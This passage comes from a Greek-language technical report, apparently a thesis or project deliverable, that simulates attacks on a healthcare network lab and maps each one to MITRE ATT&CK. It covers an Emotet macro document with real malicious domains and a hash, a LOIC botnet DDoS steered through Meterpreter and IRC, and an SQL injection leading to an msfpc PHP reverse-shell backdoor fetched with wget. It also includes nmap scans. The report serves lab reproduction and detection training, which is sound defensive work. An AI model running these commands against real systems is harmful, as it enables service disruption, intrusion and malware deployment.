
(γ') Εκτέλεση Maldoc:

Ο χρήστης ανοίγει το κακόβουλο έγγραφο και ενεργοποιεί τις μακροεντολές VBA, όπως του ζητείται:



Εικόνα 4.34: *UC06 - Άνοιγμα Maldoc*

και αγνοώντας τις προειδοποιήσεις ασφαλείας:



Εικόνα 4.35: *UC06 - Προειδοποιήσεις Ασφαλείας Σχετιμά με Μακροεντολές VBA*

(δ΄) Εκτέλεση VBA:

Στη συνέχεια, η μακροεντολή κατεβάζει και εγκαθιστά το κακόβουλο λογισμικό Emotet συνδεόμενη με έναν από τους διακομιστές του δημιουργού. Αυτό αποδεικνύεται από την ανώμαλη κυκλοφορία δικτύου.

Σχετική εκτέλεση app.any.run ενός παρόμοιου εγγράφου κακόβουλου λογισμικού:

https://app.any.run/tasks/9d155820-c958-47b7-b655-94464bcfb9aa

(ε΄) Ανάλυση μετά την μόλυνση:

Ως τμήμα μπόνους, παρέχεται ένα στάδιο ανάλυσης μετά τη μόλυνση για την περίπτωση χρήσης του Emotet που επιτρέπει την ταυτοποίησή του σε ένα μολυσμένο σύστημα / δίκτυο.

MD5 hash για το δείγμα κακόβουλου λογισμικού που χρησιμοποιήθηκε:

```
2d2b0c7b4325da2fa989ea8ac308697b
```

Τα αρχεία καταγραφής διαδικτυακής ανάλυσης για το συγκεκριμένο δείγμα παρέχουν μια λίστα με διευθύνσεις URL που εκτελούν "ρίψεις" για το κακόβουλο εκτελέσιμο πρόγραμμα:

https://tria.ge/210128-vtm648fcfn

Τα ερωτήματα DNS προς τις παραπάνω διευθύνσεις φαίνονται στην καταγραφή πακέτων για την προσομοίωση:

2947	91.243043483	192.168.7.145	64363	192.168.7.2	53	DNS	78 Standard query 0x61d5 A alpharockgroup.com
2979	92.617259520	192.168.7.145	62342	192.168.7.2	53	DNS	72 Standard query 0xb84d A adminflex.dk
2996	93.065915603	192.168.7.145	50043	192.168.7.2	53	DNS	71 Standard query 0xf680 A gailong.net
2998	93.443034655	192.168.7.145	59963	192.168.7.2	53	DNS	70 Standard query 0x02f3 A shunji.org
3002	94.054004713	192.168.7.145	49429	192.168.7.2	53	DNS	70 Standard query 0x6a91 A binar48.ru

Εικόνα 4.36: *UC06 - Ανάλυση Έπειτα Μόλυνσης 1*

Χρησιμοποιώντας το εργαλείο δικτυακής ανάλυσης network cap


https://pcap.capanalysis.net

μπορούν να ερμηνευτούν τα συγκεντρωτικά δεδομένα ροής δικτύου και να γίνουν ορισμένες παρατηρήσεις:

Παρά το γεγονός ότι υπάρχει μεγάλος όγκος κίνησης λόγω των υπηρεσιών ενημέρωσης της Microsoft, μπορούμε να εντοπίσουμε τη μεταφορά δεδομένων μέσω http μεταξύ του μολυσμένου υπολογιστή και των IP που βρίσκονται σε χώρες όπου η Microsoft δεν διαθέτει διακομιστές ενημέρωσης.

Συγκεκριμένα, η σύνδεση http με ένα .vg TLD (Βρετανικές Παρθένοι Νήσοι) φαίνεται εξαιρετικά ύποπτη, καθώς τα domains μικροκρατιδίων συχνά καταχωρούνται και χρησιμοποιούνται από επιτιθέμενους.

Θα πρέπει να σημειωθεί ότι παρά το γεγονός ότι αφέθηκε ένα αδύναμο admin share ανοιχτό στο δίκτυο για αρκετές ώρες (χωρίς κωδικό πρόσβασης), δεν παρατηρήθηκε διάδοση κακόβουλου λογισμικού μέσω αυτού του καναλιού.



Εικόνα 4.37: *UC06 - Ανάλυση Έπειτα Μόλυνσης 2*

4.3.6 UC07 – Κατανεμημένη επίθεση άρνησης παροχής υπηρεσιών με στόχο τον διακομιστή VPN της υγειονομικής περίθαλψης

1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 7 - Botnet DDOS. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.


2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επιτιθέμενου ικανό να ελέγχει εξ αποστάσεως παραβιασμένα μηχανήματα που ανήκουν σε ένα botnet, ώστε να ανεβάζει και να ρυθμίζει το λογισμικό DDoS.
   - Δύο ή περισσότερα μηχανήματα-θύματα για την προσομοίωση του "κατανεμημένου" μέρους του DDoS, τα οποία είναι backdoored μέσω Meterpreter payloads.
   - Πρόσβαση και δικαιώματα διαχειριστή σε ένα κανάλι IRC μέσω του οποίου κατευθύνεται η επίθεση. Ένα τέτοιο μπορεί εύκολα να δημιουργηθεί στο: `https://freenode.net/`



Εικόνα 4.38: *Τοπολογία δικτύου για UC07 - Botnet DDOS*

- Ένας διακομιστής-στόχος για την επίθεση εναντίον του οποίου θα ξεκινήσει η επίθεση. Αυτό μπορεί να ρυθμιστεί ανάλογα ώστε να αντικατοπτρίζει λογικές επιλογές που αφορούν το χειρισμό των πρωτοκόλλων ICMP/TCP/UDP στον εν λόγω διακομιστή.

4. **Διαγνωστικά**

   Ο στόχος της κατανεμημένης επίθεσης άρνησης παροχής υπηρεσιών σε αυτό το σενάριο είναι ο διακομιστής VPN του δικτύου. Θα πρέπει να σημειωθεί ότι υπό κανονικές συνθήκες, είναι ενεργοποιημένα τα pings ICMPv4 καθώς και οι απαντήσεις SYN-ACK της χειραψίας TCP για την πραγματοποίηση επιθέσεων ICMP και TCP SYN flood αντίστοιχα.

5. **Τεχνικές Αντιπάλου**

   - **T1583.005 - Απόκτηση υποδομής: Botnet**

     Σε αυτό το σενάριο, ο αντίπαλος έχει αποκτήσει πρόσβαση σε ένα botnet, το οποίο είναι ένα δίκτυο παραβιασμένων συστημάτων που μπορούν να ελεγχθούν εξ αποστάσεως για την εκτέλεση εργασιών. Η πρόσβαση στα εν λόγω δίκτυα πωλείται συνήθως ως εμπόρευμα στα darknets.

   - **T1498 - Άρνηση υπηρεσίας δικτύου**

     Αξιοποιώντας το botnet που απέκτησε, ο επιτιθέμενος οργανώνει τώρα μια κατανεμημένη επίθεση άρνησης παροχής υπηρεσιών εναντίον του διακομιστή VPN του οργανισμού. Αυτό γίνεται με την εγκατάσταση του λογισμικού Low Orbit Ion Cannon DDOS[12] και τη ρύθμιση του σε λειτουργία ακρόασης. Στη συνέχεια, το λογισμικό συνδέεται σε έναν διακομιστή και ένα κανάλι IRC, όπου μπορεί να ελεγχθεί με την ανάγνωση του θέματος ή των μηνυμάτων του καναλιού. Αυτό επιτρέπει στον επιτιθέμενο να αποφύγει την άμεση πρόσβαση στα παραβιασμένα μηχανήματα για να ελέγξει τις δυνατότητες DDOS.

[12] https://github.com/NewEraCracker/LOIC

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Προετοιμασία Botnet:

   Ο επιτιθέμενος χρησιμοποιεί την πρόσβαση C2 στα μηχανήματα του botnet για να φορτώσει λογισμικό που καταπονεί το δίκτυο και να το ρυθμίσει ώστε να ακούει το κανάλι ελέγχου IRC.

   Αυτό μπορεί να γίνει μέσω του meterpreter σε μηχανήματα με backdoor.

   ```
   upload LOIC.exe C:\\Users\\%USERNAME\\Documents
   ```

   και στη συνέχεια να δημιουργηθεί μια σύνδεση με τον διακομιστή ελέγχου IRC σύμφωνα με τις οδηγίες του LOIC.

   ```
   execute -H -f "cmd.exe /K LOIC.exe /hidden /hivemind chat.freenode.net 6665 dostest"
   ```

   το οποίο θα ξεκινήσει μια σύνδεση στο irc://chat.freenode.net:6665/dostest.

   Εναλλακτικά μπορούν να χρησιμοποιηθούν και άλλοι διακομιστές IRC.

   (β') Εκκίνηση DDOS:

   Οι κεντρικοί υπολογιστές του botnet ρυθμίζονται στον επιθυμητό τύπο επίθεσης μέσω του καναλιού IRC θέτοντας το θέμα του καναλιού ως εξής:

   ```
   /topic !lazor targetip=TARGET_IP message=test_test port=80 method=icmp wait=false random=true start
   ```

   Στη συνέχεια, μπορεί να τους δοθεί εντολή να ξεκινήσουν την επίθεση πληκτρολογώντας:

   ```
   !lazor start
   ```

   και στη συνέχεια να τερματιστεί η επίθεση:

   ```
   !lazor stop
   ```

   Διάφορες κοινές μέθοδοι επίθεσης DDOS μπορούν να χρησιμοποιηθούν μέσω της επιλογής μεθόδου.

4.3.7 UC10 - SQL Injection και Σάρωση Pivot

1. **Εισαγωγή**


   Υλικό αναφοράς για την περίπτωση Use Case 10 - SQL Injection Pivot Scan. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή

βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

Σε αυτή την περίπτωση χρήσης, ο εισβολέας είναι σε θέση να αποκτήσει απομακρυσμένη πρόσβαση σε ένα ευάλωτο μηχάνημα μέσω της χρήσης μιας επίθεσης SQL Injection. Στη συνέχεια, είναι σε θέση να εισέλθει στο δίκτυο υγειονομικής περίθαλψης και να εντοπίσει το συνδεδεμένο ιατρικό υλικό, καθώς και να εκτελέσει μια εκτεταμένη σάρωση για γνωστές ευπάθειες. Μόλις εντοπιστεί μια κατάλληλη ευπάθεια για μια εξειδικευμένη συσκευή, ο επιτιθέμενος αποκτά φυσική πρόσβαση σε αυτήν με τη χρήση κοινωνικής μηχανικής και αποσπά ή χειραγωγεί δεδομένα με κακόβουλη πρόθεση.

2. **Τοπολογία**

Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.39: *Τοπολογία δικτύου για UC10 - SQL Injection Pivot Scan*

3. **Απαιτήσεις**

Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

- Διακομιστής PACS, που προσομοιώνει την αποθήκευση ιατρικών πληροφοριών. Θα χρησιμοποιηθεί ως η συσκευή αποθήκευσης ιατρικών δεδομένων που εκτίθεται στο δεύτερο μισό της επίθεσης.
- Ένας διακομιστής που εκτελεί SQL και είναι ευάλωτος σε εγχύσεις SQL. Για τους σκοπούς αυτής της προσομοίωσης χρησιμοποιήθηκε η εικόνα Metasploitable που προορίζεται για σκοπούς ελέγχου διείσδυσής.

  https://sourceforge.net/projects/bwapp/files/bee-box/
- Ένα μηχάνημα που ενεργεί ως επιτιθέμενος, με τα κατάλληλα εργαλεία για την εκτέλεση μιας επίθεσης SQL Injection (προσυσκευασμένο με το Kali linux).

4. **Διαγνωστικά**

Η παρουσία μιας ευπάθειας SQL Injection μπορεί να εντοπιστεί με τη χρήση αναγνωριστικών εργαλείων. Συγκεκριμένα, μπορεί να χρησιμοποιηθεί μια σάρωση nmap του δυνητικά ευάλωτου κεντρικού υπολογιστή χρησιμοποιώντας ένα εξειδικευμένο script:

```
nmap -sV –script=http-sql-injection TARGET_IP
```

Τα αποτελέσματα περιλάμβαναν έναν πιθανό διάνυσμα επίθεσης που εντοπίστηκε στη θύρα 80, όπου ακούει ένας διακομιστής ιστού.

```
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.7.146:80/evil/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=D%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.7.146:80/evil/?C=M%3bO%3dA%27%20OR%20sqlspider
|_    http://192.168.7.146:80/evil/?C=N%3bO%3dA%27%20OR%20sqlspider
```

Εικόνα 4.40: *UC10 - Σάρωση Ευπάθειας από Nmap*

5. **Τεχνικές Αντιπάλου**

- **T1190 - Εκμετάλλευση δημόσιας εφαρμογής**

  Ένας δημόσιος διακομιστής ιστού που εκτελείται στο πρώτο μηχάνημα που έχει παραβιαστεί γίνεται αντικείμενο εκμετάλλευσης μέσω SQL Injection. Αυτό βασίζεται στην έλλειψη επικύρωσης εισόδου και παραμετρικών ερωτημάτων, συμπεριλαμβανομένων των προετοιμασμένων δηλώσεων από την πλευρά του διακομιστή για την ανάλυση ερωτημάτων SQL.

- **T1059 - Διερμηνέας εντολών και scripts**

  Ο επιτιθέμενος χρησιμοποιεί το SQL Injection για να αποκτήσει τελικά C2 στο σύστημα μέσω ενός κελύφους meterpreter.

- **TA0008 - Πλευρική Κίνηση**

  Αφού εδραιωθεί μέσα στο δίκτυο μέσω της επίθεσης SQL injection, ο επιτιθέμενος πραγματοποιεί περαιτέρω αναγνώριση από το εσωτερικό του δικτύου, με στόχο τον εντοπισμό πρόσθετων ευάλωτων στοιχείων προκειμένου να εξαπλωθεί.

- **Ενεργή σάρωση: Σάρωση ευπαθειών**

  Περαιτέρω σάρωση των συσκευών και υπηρεσιών του δικτύου πραγματοποιείται μέσω εξειδικευμένων εργαλείων.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβάλλον ελέγχου:

(α') Ρύθμιση ευάλωτου διακομιστή ιστού:

Ο διακομιστής DVWA για δοκιμές δυείσδυσης σε εφαρμογές web χρησιμοποιείται για το στήσιμο ενός διακομιστή ευάλωτου σε επιθέσεις SQL injection. Μετά την εκκίνηση, το mySQL εκκινείται στο μηχάνημα του πιθανού θύματος.

(β') Απόκτηση C2 μέσω SQL injection.

Μετά την εκτέλεση της αναγνώρισης με σάρωση στη θύρα 3306:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 192.168.7.149 -p 3306
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 23:44 EDT
Nmap scan report for 192.168.7.149
Host is up (0.00031s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 00:0C:29:2F:79:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```


Εικόνα 4.41: *UC10 - Σάρωση της Θύρας 3306*

Γίνεται εμφανές ότι εκτελείται SQL στο μηχάνημα-στόχο και η θύρα είναι ανοιχτή. Χρησιμοποιώντας το burpsuite (που περιλαμβάνεται στο Kali), μπορούμε να καταγράψουμε το αίτημα http και να το χρησιμοποιήσουμε για την ανάκτηση της βάσης δεδομένων της ανασφαλούς εφαρμογής DVWA.



Εικόνα 4.42: *UC10 - Σύλληψη Πακέτου HTTP*

Τώρα, χρησιμοποιώντας το βοηθητικό πρόγραμμα sqlmap, περνώντας σε αυτό ως αρχείο την αίτηση http που έχει συλληφθεί προηγουμένως, καθώς και την επιλογή os-shell, είναι δυνατό να αποκτηθεί ένα κέλυφος πάνω στον ευάλωτο διακομιστή, εκμεταλλευόμενο την παρωχημένη έκδοση του MySQL.



Εικόνα 4.43: *UC10 - Εκμετάλλευση μέσω SQL Injection*

Χρησιμοποιώντας το MSFVenom Payload Creator (msfpc), μπορεί να δημιουργηθεί ένα php backdoor και στη συνέχεια να μεταφορτωθεί στο διακομιστή μέσω του εγκατεστημένου κελύφους εντολών.

```
msfpc PHP 4444 mv /root/php-meterpreter-staged-reverse-tcp-4444.php msfpchack.php python -m SimpleHTTPSevrer
```

Και από το κέλυφος εντολών του διακομιστή:

```
wget -N 192.168.7.136:8000/msfpchack.php
```

Το αρχείο καταγραφής εμφανίζει το μονοπάτι αρχείου όπου αποθηκεύτηκε το script στον διακομιστή και μπορεί πλέον να εκτελεστεί μέσω ενός προγράμματος περιήγησης.

```
http://192.168.7.151/DVWA/vulnerabilities/sqli/msfpchack.php
```

Δεδομένου ότι έχει ξεκινήσει ένας αντίστροφος ακροατής tcp στο Metasploit, θα δημιουργηθεί μια συνεδρία, επιτρέποντας πιο αποτελεσματικό χειρισμό C2 του

διακομιστή.

4.3.8 UC12 - Εσωτερική σάρωση

1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 12 - Internal Scanning. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

2. **Τοπολογία**

   Η τοπολογία που σαρώνεται εδώ είναι το αντίγραφο της υποδομής DYPE στο σύννεφο. Έχει χρησιμοποιηθεί το εργαλείο zenmap, το οποίο είναι ένας αυτοματοποιημένος τρόπος παρουσίασης των αποτελεσμάτων του nmap για Windows ή Linux. Η σάρωση που εκτελείται είναι:

   ```
   nmap -O -T4 -F -A 10.10.0.0/16
   ```

   Ας σημειωθεί ότι αυτή η σάρωση είναι μάλλον αργή, καθώς πρέπει να απαριθμήσει 256 x 256 οικοδεσπότες σε αυτή τη σημειογραφία CIDR. Η ταχύτερη σάρωση είναι δυνατή με τον εντοπισμό των υποδικτύων που χρησιμοποιούνται, αλλά δεν είναι εγγυημένο ότι θα σαρώσει όλους τους πιθανούς hosts.

   Το εργαλείο μπόρεσε να εντοπίσει τους hosts, τις ανοικτές θύρες τους, καθώς και τους μεταγωγείς, δρομολογητές και WAPs.

   Τα αποτελέσματα συμφωνούν με την πραγματική τοπολογία στην οποία μπορούμε να έχουμε πρόσβαση μέσω του browser interface του ESXI.

